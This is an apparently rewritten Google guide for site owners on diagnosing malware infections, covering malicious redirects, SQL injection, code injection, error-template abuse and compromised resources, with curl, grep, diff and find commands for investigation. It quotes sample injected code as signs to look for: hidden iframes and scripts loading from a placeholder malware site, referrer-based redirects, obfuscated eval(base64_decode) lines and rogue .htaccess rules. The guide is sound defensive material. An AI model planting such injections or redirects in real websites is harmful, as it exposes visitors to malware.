
Recognizing a malware infection on your site

Malware is any software or mobile application designed to harm a computer, a mobile device, the software it's running, or its users. When Google detects malware on a site, users typically see a warning such as "This site may harm your computer" in search results or on an interstitial page before the browser loads the site:
Before starting an investigation, make sure you have shell or terminal administrator access to your site's servers (web, database, and files), knowledge of shell commands, and the ability to run SQL queries on the database.
Preparation steps
- Sign up for Search Console and verify ownership of your site. This provides a sample of affected pages, making it easier to find and fix malware issues, and will warn you when your site is detected as affected.
- Check the Google Safe Browsing diagnostic page for public information about whether your site is potentially harmful. You can check a page or entire site at a URL like
https://transparencyreport.google.com/safe-browsing/search?url=webmastercentralblog.blogspot.com. The<<page_or_site>>parameter can be a specific page URL (for example,http://example.com/badpage) or your full domain. - Avoid using a browser to view pages on your site. Malware often spreads by exploiting browser vulnerabilities. Unless instructions say otherwise, use cURL or Wget to perform HTTP requests. These tools let you include referrer and user-agent information: hackers often target specific user-agents or referrers so they serve malicious content only to real visitors and avoid detection by site owners and malware scanners.
`curl -v --referer "http://www.google.com" <your-url>`
Here's an example specifying both a user agent and a referrer:
`curl -v --referer "https://www.google.com" --user-agent "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; FSL 7.0.7.01001)" http://www.example.com/page.html`
Fetch pages with and without --referer "https://www.google.com" because some malware activates only when users arrive from Google Search results. Also create a document to record findings; it should include the name and location of each damaged file and notes on how it was infected. This will be useful for the cleanup process.
Diagnosing the infection type
Open the Security Issues report in Search Console and expand the malware warning to see example affected pages. Note this list isn't exhaustive. Then test those example pages for the following malware types.
Server configuration malware (unwanted redirects)
A hacker who compromises your site may redirect visitors to a malware attack site by modifying server configuration files, such as .htaccess or httpd.conf on Apache. To diagnose, visit example URLs from the Security Issues report. An infected page might return headers like this:
< HTTP/1.1 301 Moved Permanently
< Date: Sun, 24 Feb 2013 21:06:45 GMT
< Server: Apache
< Location: http://<<strong>_malware-attack-site_</strong>>/index.html
< Content-Length: 253
To determine affected files, sign in to your server via shell or terminal and review configuration files for unwanted directives, such as redirects to unknown sites. For example, a compromised .htaccess might contain:
RewriteEngine On
RewriteCond %{HTTP_REFERER} .*google.*
**RewriteRule ^third-page.html($|/) http://<<em><strong>_malware-site_</strong></em>>/index.html** [R=301]
SQL injection
In a SQL injection attack, the hacker compromises the database, programmatically inserting malicious code into records so it becomes embedded in page content. To diagnose, run queries on the affected URLs in the command line and check responses for words like iframe or eval. Then connect to your database server — via a tool like phpMyAdmin or directly through SQL — and correlate damage found in page source with database entries. For example, search for iframe code:
SELECT * FROM blog_posts WHERE post_text LIKE '%>iframe%';
Check database log and error files for unusual activity such as unexpected SQL commands. Fix the issue by updating each infected record or restoring the last known good database backup.
Code injection
Pages on the site may have been modified to include malicious code, such as an iframe pointing to a malware site. Use cURL or Wget to fetch example URLs and examine responses for suspicious content. Search for words like iframe, script, eval, and unescape. On Unix-based systems, search all files with:
$grep -irn "iframe" ./ | less</pre>
Common payloads include an iframe loading a malicious site:
<iframe frameborder="0" height="0" src="http://<<strong><em>_malware-site_</em></strong>>/path/file"
style="display:none" width="0"></iframe>
JavaScript that calls and runs scripts from an attack site:
<script type='text/javascript' src='http://<<em><strong>_malware-site_</strong></em>>/js/x55.js'></script>
Scripting that redirects the browser:
<script>
if (document.referrer.match(/google\.com/)) {
window.location("http://<<em><strong>_malware-site_</strong></em>>/");
}
</script>
Obfuscated code designed to evade detection:
eval(base64_decode("aWYoZnVuaauUl+hasdqetiDi2iOwlOHTgs+slgsfUNlsgasdf"));
Shared object files that randomly write harmful code into otherwise benign scripts:
#httpd.conf modified by the hacker
LoadModule harmful_module modules/mod_harmful.so
AddModule mod_harmful.c
Malicious error templates
Attackers can configure error page templates — like 404 File not Found — to distribute malware, meaning attacks launch from URLs that don't even exist on your site. To diagnose, request a nonexistent page and examine the response for content originating from another site or containing malware. To fix it, sign in to your web server and search configuration files for error page directives. For example, Apache error templates might be declared in .htaccess:
ErrorDocument 404 http://<<span class="red-text"><em><strong>_malware-site_</strong></em></span>>/index.html
During cleanup, replace the .htaccess file with a known good backup or delete unwanted ErrorDocument directives. Clean any actual error files that may have been created, and restart your web server to confirm changes take effect.
Resources loaded from a compromised site
Your site may include content or resources from a site flagged for malicious content — JavaScript files, images, or other files. To confirm, browse to sample URLs from the Security Issues report; a browser warning will name the domain hosting questionable content. Remove all references to that flagged site. If such content was included without your knowledge, assume the site has been compromised and continue investigating for other hacks. If you intentionally included content from a legitimate site that has since been flagged, monitor its status using the Google Safe Browsing diagnostics page (http://www.google.com/safebrowsing/diagnostic?site=www.example.com). Legitimate site owners typically clean up quickly.
Digging deeper after the initial diagnosis
Check for additional malicious changes on your system. The hacker may have modified pages or database records, created new spammy pages, written functions that display spam on clean pages, or left back doors for re-entry. Consider taking your site offline during this phase.
If you have a known good backup, identify files created or modified since then. On Unix systems, find new or modified files with:
diff -qr <current-directory> <backup-directory>
For example:
diff -qr www/ backups/full-backup-20120124/
Also:
md5sum <current-page> <backup-page>
For example:
md5sum www/page.html backups/full-backup-20120124/page.html
Check server, access, and error logs for suspicious activity: failed login attempts, unusual command history (especially as root), and unknown user accounts. Be aware that hackers may have altered logs to hide their tracks. Review configuration files (.htaccess, httpd.conf) for conditional redirects based on user-agent, time, or referrer; you may need to restart the server after changes. Audit file and folder permissions — hackers leave lenient permissions as a way back in. Files with permissions greater than 644 (rw-r--r--) and folders greater than 755 (rwxr-xr-x) can create vulnerabilities. On Unix systems, check with:
find <your-dir> -type d -not -perm 755 -exec ls -ld {} \;
And:
find <your-dir> -type f -not -perm 644 -exec ls -la {} \;
If you have a database, investigate it record by record using a tool like phpMyAdmin.
For more background on what malware is, see Malware and unwanted software. To understand how the hack happened and prevent recurrence, see the follow-up on identifying the vulnerability.


